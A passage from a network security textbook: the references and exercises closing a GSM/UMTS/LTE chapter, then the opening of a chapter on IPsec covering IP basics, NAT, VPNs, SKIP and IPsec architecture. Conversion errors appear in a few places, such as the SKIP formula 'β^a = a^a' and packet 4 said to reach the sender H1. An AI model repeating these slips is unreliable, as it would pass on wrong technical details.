GSM: IMSI Catcher A detailed technical description of IMSI catchers and their use can be found in [12], although only in German. Both DEF CON [24], and Black Hat [23] hosted talks about IMSI catchers and their usage. [19] showed how to circumvent the TMSI mechanism that should protect the location of a GSM user from outsider attacks.

UMTS In [21], consequences of GSM weaknesses like man-in-the-middle attacks and attacks on A5 on the emerging UMTS networks are discussed. A formal security analysis of the UMTS authenticated key agreement protocol was published in [1].

LTE Weaknesses in the LTE access protocols are discussed in [26]. In [16], critical parts of the LTE protocol are systematically investigated. [25] investigate the security of LTE on Layer 2; among other attacks, they exploit the malleability of the CTR mode in encryption.

Problems

7.1 GSM: Roaming

If A5 was *not* standardized: Which information would the foreign cellular network need to communicate with the mobile device of a roaming customer to be able to decrypt the radio signal at the base station?

7.2 GSM: IMSI Catcher

Would the following countermeasure prevent the attack described in Figure 7.6? The key K_c is not directly used in A5-X, but only the key $k_X \leftarrow \text{KDF}(K_c, A5 - X)$. Here "A5-X" is the ASCII string denoting version 1, 2, or 3 of A5.

7.3 UMTS

In the protocol from Figure 7.8, the USIM does not send a challenge to HE. Which authentication protocol from chapter 4 would be best to describe the authentication of HE?

References

1. Alt, S., Fouque, P.A., Macario-Rat, G., Onete, C., Richard, B.: A cryptographic analysis of UMTS/LTE AKA. In: M. Manulis, A.R. Sadeghi, S. Schneider (eds.) ACNS 16: 14th International Conference on Applied Cryptography and Network Security, *Lecture Notes in Computer Science*, vol. 9696, pp. 18–35. Springer, Heidelberg, Germany, Guildford, UK (2016). DOI 10.1007/978-3-319-39555-5_2
2. Arkko, J., Haverinen, H.: Extensible Authentication Protocol Method for 3rd Generation Authentication and Key Agreement (EAP-AKA). RFC 4187 (Informational) (2006). DOI 10.17487/RFC4187. URL <https://www.rfc-editor.org/rfc/rfc4187.txt>. Updated by RFCs 5448, 9048
3. Barkan, E., Biham, E.: Conditional estimators: An effective attack on A5/1. In: B. Preneel, S. Tavares (eds.) SAC 2005: 12th Annual International Workshop on Selected Areas in Cryptography, *Lecture Notes in Computer Science*, vol. 3897, pp. 1–19. Springer, Heidelberg, Germany, Kingston, Ontario, Canada (2006). DOI 10.1007/11693383_1
4. Barkan, E., Biham, E., Keller, N.: Instant ciphertext-only cryptanalysis of GSM encrypted communication. In: D. Boneh (ed.) Advances in Cryptology – CRYPTO 2003, *Lecture Notes in Computer Science*, vol. 2729, pp. 600–616. Springer, Heidelberg, Germany, Santa Barbara, CA, USA (2003). DOI 10.1007/978-3-540-45146-4_35

5. Barkan, E., Biham, E., Keller, N.: Instant Ciphertext-Only Cryptanalysis of GSM Encrypted Communication. *J. Cryptology* **21**(3), 392–429 (2008)
6. Biryukov, A., Shamir, A., Wagner, D.: Real time cryptanalysis of A5/1 on a PC. In: B. Schneier (ed.) *Fast Software Encryption – FSE 2000, Lecture Notes in Computer Science*, vol. 1978, pp. 1–18. Springer, Heidelberg, Germany, New York, NY, USA (2001). DOI 10.1007/3-540-44706-7_1
7. Briceno, M., Goldberg, I., Wagner, D.: Gsm cloning. <http://www.isaac.cs.berkeley.edu/isaac/gsm-faq.html> (1998)
8. Brumley, B.: A3/a8 & comp128. T-79.514 Special Course on Cryptology pp. 1–18 (2004)
9. Diffie, W., Landau, S.: The export of cryptography in the 20th century and the 21st. Sun Microsystems Laboratories The First Ten Years (2001)
10. Dunkelman, O., Keller, N., Shamir, A.: A practical-time related-key attack on the KASUMI cryptosystem used in GSM and 3G telephony. *Journal of Cryptology* **27**(4), 824–849 (2014). DOI 10.1007/s00145-013-9154-9
11. Forsberg, D., Horn, G., Moeller, W.D., Niemi, V.: *LTE Security*, 2nd Edition. Wiley, Hoboken, NJ (2012). ISBN: 978-1-118-35558-9
12. Fox, D.: Der imsi-catcher. *Datenschutz und Datensicherheit* **26**(4), 212–215 (2002)
13. Golic, J.D.: Cryptanalysis of alleged A5 stream cipher. In: W. Fumy (ed.) *Advances in Cryptology – EUROCRYPT’97, Lecture Notes in Computer Science*, vol. 1233, pp. 239–255. Springer, Heidelberg, Germany, Konstanz, Germany (1997). DOI 10.1007/3-540-69053-0_17
14. Handschuh, H., Paillier, P.: Reducing the collision probability of alleged comp128. In: *International Conference on Smart Card Research and Advanced Applications*, pp. 366–371. Springer (1998)
15. Haverinen (Ed.), H., Salowey (Ed.), J.: Extensible Authentication Protocol Method for Global System for Mobile Communications (GSM) Subscriber Identity Modules (EAP-SIM). RFC 4186 (Informational) (2006). DOI 10.17487/RFC4186. URL <https://www.rfc-editor.org/rfc/rfc4186.txt>
16. Hussain, S., Chowdhury, O., Mehnaz, S., Bertino, E.: Lteinspector: A systematic approach for adversarial testing of 4g lte. In: *Network and Distributed Systems Security (NDSS) Symposium 2018* (2018)
17. Kaaranen, H., Ahtiainen, A., Laitinen, L., Naghian, S., Niemi, V.: *UMTS networks: architecture, mobility and services*. John Wiley & Sons (2005)
18. Kang, J.S., Shin, S.U., Hong, D., Yi, O.: Provable security of KASUMI and 3GPP encryption mode f8. In: C. Boyd (ed.) *Advances in Cryptology – ASIACRYPT 2001, Lecture Notes in Computer Science*, vol. 2248, pp. 255–271. Springer, Heidelberg, Germany, Gold Coast, Australia (2001). DOI 10.1007/3-540-45682-1_16
19. Kune, D.F., Köldner, J., Hopper, N., Kim, Y.: Location leaks over the GSM air interface. In: *ISOC Network and Distributed System Security Symposium – NDSS 2012*. The Internet Society, San Diego, CA, USA (2012)
20. Matsui, M.: New block encryption algorithm MISTY. In: E. Biham (ed.) *Fast Software Encryption – FSE’97, Lecture Notes in Computer Science*, vol. 1267, pp. 54–68. Springer, Heidelberg, Germany, Haifa, Israel (1997). DOI 10.1007/BFb0052334
21. Meyer, U., Wetzel, S.: A man-in-the-middle attack on umts. In: *Proceedings of the 3rd ACM workshop on Wireless security*, pp. 90–97 (2004)
22. Nohl, K., Paget, C.: Gsm – srsly? https://fahrplan.events.ccc.de/congress/2009/Fahrplan/attachments/1519_26C3.Karsten.Nohl.GSM.pdf (2009)
23. O’Hanlon, P., Borgaonkar, R.: Wifi-based imsi catcher. In: *Proceedings of the Black Hat Europe 2016 Conference*, London, 3rd November, vol. 2016 (2016)
24. Paget, C.: Practical cellphone spying. *Def Con* **18** (2010)
25. Rupprecht, D., Kohls, K., Holz, T., Pöpper, C.: Breaking LTE on layer two. In: *2019 IEEE Symposium on Security and Privacy*, pp. 1121–1136. IEEE Computer Society Press, San Francisco, CA, USA (2019). DOI 10.1109/SP.2019.00006
26. Shaik, A., Borgaonkar, R., Asokan, N., Niemi, V., Seifert, J.P.: Practical attacks against privacy and availability in 4g/lte mobile communication systems. *arXiv preprint arXiv:1510.07563* (2015)

27. Zhou, Y., Yu, Y., Standaert, F.X., Quisquater, J.J.: On the need of physical security for small embedded devices: A case study with COMP128-1 implementations in SIM cards. In: A.R. Sadeghi (ed.) FC 2013: 17th International Conference on Financial Cryptography and Data Security, *Lecture Notes in Computer Science*, vol. 7859, pp. 230–238. Springer, Heidelberg, Germany, Okinawa, Japan (2013). DOI 10.1007/978-3-642-39884-1_20



Chapter 8

IP Security (IPsec)

Abstract The network layer 3 of the ISO/OSI model transmits data packets over long distances and different layer 2 technologies. In TCP/IP networks, there is only one protocol at the network layer: the Internet Protocol (IP; Figure 8.1). Adding cryptographic security at this layer seems a natural choice to protect all Internet traffic. There is no reliable data transfer at the Internet layer, and IP packets may arrive out of order. These characteristic features, which we summarize at the beginning of this chapter, had to be considered when applying cryptographic algorithms to IP packets. SKIP, a first attempt to secure the Internet layer by Sun Microsystems 8.2 was later abandoned in favor of the IETF IPsec protocol suite described in sections 8.3 to 8.5. IPsec is an example of a cryptographic protocol suite that was standardized from scratch and was criticized as being overly complex [22]. We try to tame this complexity, especially in the first version of the Internet Key Exchange protocol, by identifying similarities and differences between the many options. Additionally, we give some historical background on the development of IKEv1 to better understand the different components of the protocol. IPsec is available in all major operating systems and many network appliances. Today, IPsec is the most crucial technology for implementing virtual private networks. Academic research on IPsec is sparse, which may be related to the protocol's complexity.

7 Application layer	Application layer	Telnet, FTP, SMTP, HTTP, DNS, IMAP
6 Presentation layer		
5 Session layer		
4 Transport layer	Transport layer	TCP, UDP
3 Network layer	Internet layer	IP
2 Data link layer		Ethernet, Token Ring, PPP, FDDI, IEEE 802.3/802.11
1 Physical layer	Link layer	

Fig. 8.1 TCP/IP Layer Model: Internet Protocol (IP)

8.1 Internet Protocol (IP)

The *Internet Protocol* (IP) is currently used in two versions: Version 4 [51] and Version 6 [10, 11, 12]. It is located at the network layer of the OSI model (autoreflig:OSI3). The task of the IP is to transport data packets over different Layer 2 networks from a source host H1 to a destination host H2 (Figure 8.6). IP works connectionless and packet-oriented, i.e., no connection is established between H1 and H2 over which *all* packets are sent. Each IP packet is treated individually, and packets from H1 to H2 can be transported along different paths.

IP was developed with the transport protocol TCP, originally for military purposes. Autonomous routing algorithms should ensure data transmission even if a network node is destroyed. The history of TCP/IP is briefly summarized in Figure 8.2.

1969	Defense Advanced Research Project Agency (DARPA) develops ARPANET
1974	Development of TCP/IP
1975	Integration of TCP/IP in Berkeley Unix
From '80	Connection of many universities via the National Science Foundation NET
1983	Separation of the Military Network (MILNET) and ARPANET/Internet
1990	Dissolution of the ARPANET
1992	Foundation of the Internet Society with the Internet Engineering Task Force (IETF) standardization committee

Fig. 8.2 History of TCP/IP

8.1.1 IP packets

IP uses a simple data format (Figure 8.3), which remains unchanged even if the layer 2 technology changes.



Fig. 8.3 Typical IPv4 packet. IP is usually used in conjunction with the TCP transport protocol, and both headers require 20 bytes each by default. The length of the data block is often limited to 1460 bytes so that the whole packet can fit into one Ethernet frame. The maximum length of an IP packet is 65535 bytes.

IPv4 header IP packets have a header that contains all necessary information about how to route the packet (Figure 8.4).

- **Destination address:** This address denotes a single device on the Internet, and the packet is forwarded to this device. It is a structured address that can be divided into a network part and a host part (subsection 8.1.2). The network part is used for routing.
- **Source address:** The address allows to return IP packets generated as a response to the packet sent or error messages in case the packet cannot be delivered.
- **Version:** Currently, only the values 4 or 6 are allowed.
- **IHL:** The *Internet Header Length* (IHL) specifies the length of the IP header in multiples of 32 bits.
- **Differentiated Services Code Point (DSCP):** Since RFC 2474 [46], this field replaces the Type-of-Service field of the original IP header design. It allows routers to assign different preferences to IP packets.
- **Total Length (TL):** This is the length of the entire IP packet in bytes. The size of this field (2 bytes) determines the maximum packet length of 65,535.
- **Identification, Flags, and Fragment Offset:** These three fields control the fragmentation of IP packets.
- **Time to Live (TTL):** To prevent IP packets from circulating endlessly on the Internet, each packet has a limited lifetime: the value in the TTL field is decremented by each router; when it reaches 0, the packet is dropped.
- **Protocol:** This specifies the transport layer protocol, usually UDP (17) or TCP (6).
- **Header Checksum:** In this simple checksum, the values of all header fields are added modulo 2^{16} . Whenever one of the fields changes (e.g., the TTL), the checksum must also be recalculated.
- **Options and Padding:** In IPv4, many options exist to control the routing. These are of variable length and can be inserted after the main IP header. If this results in the header's length not being a multiple of 32 bits, padding is applied.




Fig. 8.4 IPv4-Header. The most important fields are the IP destination address of the packets (*destination saddress*) and the IP number of the sender (*source address*).

8.1.2 IP Address

In IP networks, devices are identified by their *IP address*. IP addresses, unlike MAC addresses, have a structure that enables efficient forwarding of packets over long

distances. The routes taken by an IP packet are negotiated autonomously by the Internet routers.

IPv4 addresses IPv4 addresses have a length of 4 bytes. Traditionally, each such address is noted in *Dotted Decimal Notation*: each byte is interpreted as an unsigned decimal number, and dots separate the four bytes.




Fig. 8.5 The five original IPv4 address classes.

Original address classes Initially, the first 5 bits of the IPv4 address indicated which network class an IP address belonged to (Figure 8.5). If the first bit is 0, then the IP address belonged to one of the relatively few ($128 = 2^7$) class A networks, which contained up to $2^{24} - 2 = 16,777,214$ IP addresses. An IPv4 address starting with the bits 10 belonged to one of the 2^{14} class B networks, each containing about 2^{16} hosts. The smallest category was the 2^{21} class C networks with only up to 2^8 hosts. In addition, an address space was reserved for IP multicast addresses and one for experimental IPv4 networks.

Classless networks The introduction of subnet masks in 1993 replaced this static division with a more flexible system. The separation between the network and host part was no longer rigidly aligned with byte boundaries; almost any division of the 32 bits is now allowed. This *Classless Inter-Domain Routing* (CIDR) is specified in RFC 1518 [53], RFC 1519 [24] and RFC 4632 [23].

In CIDR notation, each IP address is supplemented with the number of bits that belong to the network part. This number is separated by a *slash* /. The following examples should explain this:

- 192.168.100.14/22 indicates that the first 22 bits of this IP address identify the network, and the last ten bits determine the host.
- The IPv4 block 192.168.100.0/22 denotes the subnet that includes the IP addresses 192.168.100.0 through 192.168.103.255.

Alternatively, classless networks can be specified by entering an IP address and a subnet mask.

IPv6 addresses The development of IPv6 was a reaction to the increasing shortage of IPv4 addresses. Although the effects of the shortage of IPv4 addresses can still be mitigated by techniques such as NAT or NAPT (section 8.1.5), routing is becoming increasingly inefficient. IPv6 addresses have a length of 16 bytes. They are written in hexadecimal notation, where 16 bits are combined into one block. The 16-bit blocks are separated by colons, e.g. `2001:0db8:0:0:123:4567:89ab:cdef`. Leading zeros in the hexadecimal representation may be omitted, and a double colon may replace sequences of zero bytes. The length of 16 bytes results in a virtually unlimited number of Pv6 addresses. To illustrate this number: The 2^{128} different IPv6 addresses are sufficient to assign about 667.088.217.668.537.139 IPv6 addresses to every square millimeter of the earth's surface. Even though this enormous number of addresses is never fully used, the structure of the IP address space can be improved significantly with IPv6.

8.1.3 Routing

In an IP network, routers use the IP destination address to decide which network interface the packet should be forwarded to. They use the *best-effort* principle to deliver IP packets to the recipient. If this is not possible, the packet is deleted, and an error message is sent back to the sender. It is the task of other protocols like TCP to add reliability to the data delivery, e.g., by resending the same IP packet several times.

Each router has a *routing table*, which contains two columns. The first column contains destinations. Destinations are specified by the network part of an IP address. When an IP packet arrives, the network part of its destination address determines which row to use. The second entry in this row indicates which of the neighboring routers lies on an optimal path to the destination. The IP packet is then forwarded to the corresponding network interface.

For example, in Figure 8.6, host H1 wants to send four IP packets to host H2. It forwards these packets to Router A, which consults its routing table. The destination address indicates a network for which F is responsible. Initially, the optimal route to F is via router C, so A forwards the first three IP packets to C.

Routing tables are constantly being updated. Initially, the Internet was designed as an *autonomous system* (AS). This means that the routes of an IP are negotiated autonomously between *routers*, using algorithms like Bellman-Ford or Dijkstra. Between different autonomous systems, commercial aspects must be considered; here, the *Border Gateway Protocol* (BGP) is used. Routing table changes can be triggered by a router's failure or overload.

Before sending the fourth IP packet, the routing table of router A was updated (Figure 8.6). The best route to F is now the route via router B, so the next packet is forwarded to B. If, for example, router C is overloaded, this can lead to packet 4 arriving at H1 earlier than packet 3. Also, packet 3 could be lost entirely due to the overload of the router.




Fig. 8.6 Simplified routing of IP packets using routing tables. Host H1 sends four IP packets to host H2. The routes to the destination are determined by the routing tables of each Internet router. Each table contains two columns containing the final network destination and the address of the next router to reach the destination. IP packets can reach their destination via different routes if these tables change (as shown here with router A).

8.1.4 Round-Trip Time (RTT)

The term *Round-Trip Time* (RTT) is often used to measure the efficiency of communication protocols. 1 RTT is the time elapsed between sending an IP packet and receiving a response. During this time, an IP packet sent by Host H1 must find its way through the routing infrastructure described in Figure 8.6, must be processed by host H2, and the response packet sent by H2 must arrive at H1.

RTT is a parameter for the quality of a network – the smaller the value of RTT, the better the network. It does not primarily depend on physical parameters such as the geographic distance of H1 and H2. Here, the signal transmission speed between the routers is in the order of the speed of light, which is fast enough for all transport paths along the Earth's surface. Delays may be caused by a router being overloaded and having to buffer IP packets for a specific time before they can be forwarded. Today, standardization efforts are moving toward establishing (secure) connections with the lowest possible RTT delay.

8.1.5 Private IP Addresses and Network Address Translation (NAT)




Fig. 8.7 Network Address Port Translation (NAPT).

Network Address Translation (NAT) was developed to provide a short-term solution to the problem of the scarcity of IPv4 addresses. NAT is also used today to hide the internal structure of a company network from the outside world.

Private IP Addresses. The Internet Assigned Numbers Authority (IANA), which is responsible for the administration of IP addresses, has reserved several address ranges for private use in RFC 1918 [54]:

- One Class A network: 10.0.0.0 to 10.255.255.255
- 16 Class B networks: 172.16.0.0 to 172.31.255.255
- 256 class C networks: 192.168.0.0 to 192.168.255.255

These IP addresses may be used freely for private networks (e.g., home networks or internal company networks). Since they are not globally unique, they cannot be used for routing on the public Internet and are therefore prohibited there. All Internet routers discard every packet containing one of these private IP addresses.

Therefore, if an IP packet is routed from a private network to the Internet, the private IP address must be replaced by a public one. This process is called *Network Address Translation* (NAT).

NAPT There are two variants of traditional NAT: Basic NAT and Network Address Port Translation (NAPT). With NAPT, multiple private IP addresses can be mapped to a single external IP address with different port numbers. Both variants change the source IP address for outgoing packets and the destination IP address for incoming packets.

NAPT is described in Figure 8.7. On the left side is a private corporate network, which is internally divided into three private class C networks. When an IP packet is sent from there to the Internet, the NAPT gateway replaces the private IP source

address with the public IP address 134.147.7.7 and the TCP/UDP source port with a new, unique port number. For each triple (private IP address, private source port, new source port), an entry will be created in the NATP table. When a response packet returns from the Internet, the gateway can uniquely reconstruct the private IP destination address and the destination port using this entry.

8.1.6 Virtual Private Network (VPN)

Global organizations operate local, IP-based networks at many locations worldwide. To enable data exchange, these local networks must be interconnected.

In the past, this was done via leased lines or dial-up connections. A *leased line* is a permanently available private telecommunications circuit for voice or data transmission. Since a leased line is static, it does not need addressing mechanisms like telephone numbers or IP addresses. A leased line can be established via *Wide Area Network* (WAN) technologies such as Asynchronous Transfer Mode (ATM), or IP/Multiprotocol Label Switching (MPLS) can be realized. Leased lines are associated with high costs since their data rate must be sufficiently high to handle peak loads in data traffic, but the average data rate is usually far below this limit. A *dial-up connection* is a telecommunications circuit established only temporarily. It is well suited for telephone calls and bulk data transfers such as file downloads but poorly suited for networking local IP networks.

The TCP/IP-based Internet can combine the best of these two traditional solutions: High data rates can be negotiated at short notice through TCP mechanisms. The fact that many users from different time zones share the same communication medium results in an approximately constant average data rate. Using the Internet is thus cheaper than leased lines and more flexible than dial-up connections. However, using the Internet without additional security measures threatens the confidentiality and integrity of the transmitted data.

Virtual Private Networks (VPNs) solve this dilemma by transmitting only encrypted data packets over the Internet. The encryption can be applied to IP packets (IPsec) or data packets of another protocol transmitted over IP (PPTP, OpenVPN). Data packets can be encrypted at the source device or a gateway on the border between the local network and the Internet. Likewise, data packets can be decrypted at the destination device or a gateway at the border between the Internet and the local network. These different encryption/decryption endpoints can be combined in three different ways, as shown in Figure 8.8.

PPTP (chapter 5) and OpenVPN (subsection 8.10.1) are mostly used in host-to-gateway (Host2GW) scenarios. This includes temporary connections to a company network, e.g., when a field service technician uses his laptop in a public network to access proprietary services or when a private user wants to access services blocked for his (national) IP range.

IPsec can be used in all three scenarios. It is especially well suited for gateway-to-gateway deployments, and many router vendors support IPsec in their products.




Fig. 8.8 Deployment scenarios for Virtual Private Networks.

Pioneering examples are the *Automotive Network Exchange* (ANX) VPN, which connects American automobile manufacturers with their suppliers, and its European counterpart *European Network Exchange* (ENX). In the mobile communications sector, base stations are often connected to the central infrastructure of mobile network operators via IPsec VPNs. IPsec is less common in host-to-gateway scenarios due to the administrative overhead of configuring cryptographic authentication (section 8.6). As the IPsec stack is integrated into all major operating systems, IPsec host-to-host VPNs can be established between any two devices. However, due to the lack of automation, setting up host-to-host VPNs between any pair of devices in a company network is an unsurmountable task.

8.2 Early Approach: Simple Key Management for Internet Protocols (SKIP)

The use of hybrid encryption (section 2.7) for the content of each IP packet would enable packet-wise decryption. However, such a simple approach would incur a high cryptographic overhead and, thus, a reduced data rate.

One of the first products to secure data traffic at the IP level was the *Simple Key Management for Internet Protocols* (SKIP) of SUN Microsystems [3]. Here the DHKE protocol co-invented by the company's chief cryptologist Whitfield Diffie was used cleverly.

The basic idea behind SKIP is the same as for ElGamal encryption (Figure 8.9). The messages $\alpha = g^a \text{ mod } p$ and $\beta = g^b \text{ mod } p$ are not directly exchanged as in DHKE, but are stored in a database, for participants A and B. If A now wants to send an encrypted IP packet to B, she/he can retrieve the public share β of B from the database, compute the DH value




Fig. 8.9 Key management with SKIP.

$$\beta^a = a^a = g^{ab} \pmod{p}$$

and derive a shared key k_{ab} from it.

In SKIP, the sender randomly selects a session key k_p , encrypted with k_{ab} , and the ciphertext is transmitted in the SKIP header. Different keys for encryption and authentication are then derived from this key k_p . The key k_p is between 64 and 128 bits long, corresponding to 8 to 16 bytes.

8.3 IPsec: Overview

The abbreviation *IPsec* refers to a set of standards developed by the IP Security (IPsec) Working Group [28] of the IETF. The *IPsec ecosystem* primarily includes the data formats for encryption (ESP) and authentication (AH, ESP) of IP packets and the key management (ISAKMP, IKE, IKEv2). Similarly to this section, two RFCs give an overview of IPsec in the two primary development stages: In addition to AH and ESP, RFC 2401 [39] provides an overview of ISAKMP and IKEv1, and RFC 4301 [40] includes IKEv2.

8.3.1 SPI and SA

While SKIP includes a ciphertext (length 64 or 128 bits) of a key in the SKIP header, the different IPsec headers (ESP, AH) only have a *reference* (length 32 bits) to a key that was negotiated in a separate protocol (IKE). This reference is called *Security Parameters Index* (SPI). Together with the IP destination address and the security protocol (ESP or AH), it uniquely identifies a so-called *Security Association* (SA).

An SA contains cryptographic keys, algorithms, lifetime, and other parameters. SAs are stored in a *Security Association Database* (SAD).



Fig. 8.10 An IP packet encrypted with IPsec ESP. The trailer (ESP-Tr) is optional and contains a MAC. The header (ESP) contains a 4-byte SPI and a 4-byte counter.

8.3.2 Software Modules

Conceptually, an IPsec implementation consists of the software modules specified in Figure 8.11.




Fig. 8.11 Block structure of an IPsec implementation.

AH/ESP This module is the core module handling the IPsec data formats *authentication header* (AH) and *encapsulation security payload* (ESP). It modifies incoming and outgoing IP packets. More precisely:

- It decrypts and verifies incoming IPsec-protected packets and passes them back to the TCP/IP stack as normal IP packets
- It handles outgoing IP packets as specified in the *Security Policy Database* (SPD): pass unchanged, encrypt, authenticate or discard.

SPD The *security policy database* (SPD) contains entries that specify which IP packets should be protected by IPsec, based on their destination address. The contents of the SPD depend on the network architecture chosen by the network administrator.

SAD As mentioned above, the *security association database* (SAD) stores *security associations* (SA). Each SA contains

- cryptographic keys
- cryptographic algorithms
- the IPsec data format to be used, either ESP or AH
- the lifetime of the SA

IKE The entries in the SAD are negotiated between two hosts using the *Internet Key Exchange* protocol (IKE). There are two versions of IKE, and different authentication modes (section 8.6 and section 8.7). IKE processes communicate via UDP port 500. The Security Policy Database (SPD) of each IPsec implementation thus includes a default rule that IP/UDP packets on port 500 must always be forwarded unchanged.

8.3.3 Sending an encrypted IP packet

In the following example, we assume that all IP packets between hosts A and B are to be encrypted with IPsec ESP in transport mode (see section 8.4). The numbering in the following description refers to Figure 8.12.




Fig. 8.12 Sending an encrypted IP packet from A to B.

1. The data to be sent from host A is the payload of an IP packet.
2. The ESP module queries the SPD on how to handle the packet. In our example, the SPD tells the ESP module to encrypt the packet and returns an SPI as a reference to the SAD.

3. Using the SPI and the destination address as the database key, the ESP module retrieves the security association (SA) containing algorithms and keys used for encryption and MAC computation from the SAD. (3a) If no such entry exists or the previous SA has expired, host A starts a new Internet Key Exchange (IKE) as the initiator. IKE Version 1 is described in section 8.6, and IKE Version 2 in section 8.7. (3b) After phase 2 of IKE has been completed, the new SA is stored in the SAD of both initiator and responder and can now be retrieved by the ESP module.
4. The IP packet is encrypted and MACed according to the ESP data format (section 8.4), is passed back to the host A network stack, and sent via the Internet to host B.
5. Host B receives the packet. The protocol field in the IP header indicates that it is an IPsec ESP packet, and thus the network stack of host B forwards the packet to the ESP module.
6. The ESP module uses the SPI contained in the ESP header, together with the source IP address, to retrieve algorithms and keys from its local SAD.
7. The decrypted and integrity-checked IP packet is passed back to the IP stack, which extracts the payload and forwards it to the target process.

8.4 IPsec Data Formats

Two data formats were specified to protect IP packets:

- **Authentication Header (AH):** The authentication header data format defines where to place the SPI, the sequence number, and a MAC in the IP packet. It only protects the IP packet's integrity; encryption is impossible.
